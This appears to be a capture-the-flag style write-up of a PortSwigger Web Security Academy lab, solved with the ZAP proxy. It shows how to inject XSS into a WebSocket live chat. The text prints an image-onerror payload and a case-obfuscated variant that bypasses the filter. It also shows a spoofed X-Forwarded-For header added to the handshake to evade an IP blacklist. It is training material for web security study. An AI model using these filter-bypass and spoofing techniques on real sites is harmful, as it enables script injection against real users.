A

Lab: Manipulating the WebSocket handshake to exploit vulnerabilities - ZAP write up

In this lab we will try to trigger an XSS on the target website.

To do so the live chat feature will be exploited.


After some chatting with Hal Pline, the following payload is injected

```
<img src=1 onerror=alert(1)>
```

After this payload the websocket connection is closed and a message is sent by the server reporting:


```
{"error":"Attack detected: Event handler"}
```

When refreshing the page the following will be shown




```
"This address is blacklisted"
```

With zap now we add a new header to the handshake request:




```
GET https://0a050024032f14bd80d5587e009000c0.web-security-academy.net/chat HTTP/1.1
host: 0a050024032f14bd80d5587e009000c0.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:133.0) Gecko/20100101 Firefox/133.0
X-Forwarded-For: 1.1.1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: session=DZOcDkmdt80c4LW70vX2H5CW4wqRGvQt
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

Now in zap we can confirm that the websocket connection has been restored




```
HTTP/1.1 101 Switching Protocol
Connection: Upgrade
Upgrade: websocket
Sec-WebSocket-Accept: U3QTsnrzs6YILusI6wGurnkpQ3g=
Content-Length: 0
```

Now it is possible to chat again with Hal Pline, after some more chatting a new payload is injected, this time using zap



```
{"message":"<img src=1 oNeRrOr=alert`1`>"}
```

And on the target website we can notice that the payload has been accepted and the Lab is solved.


Manipulating the WebSc ×
https://0a050024032f14bd80d5587e009000c0.web-security-academy.net/chat
Web Security Academy
Manipulating the WebSocket handshake to exploit vulnerabilities
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Live chat
Live chat
Your message:
Send
OK

You: ciao

Hal Pline: I'm out of the office at the m

CONNECTED: -- Now chatting with Hal Plin

You:

[typing...]

a050024032f14bd80d5587e009000c0.web-security-academy.net

1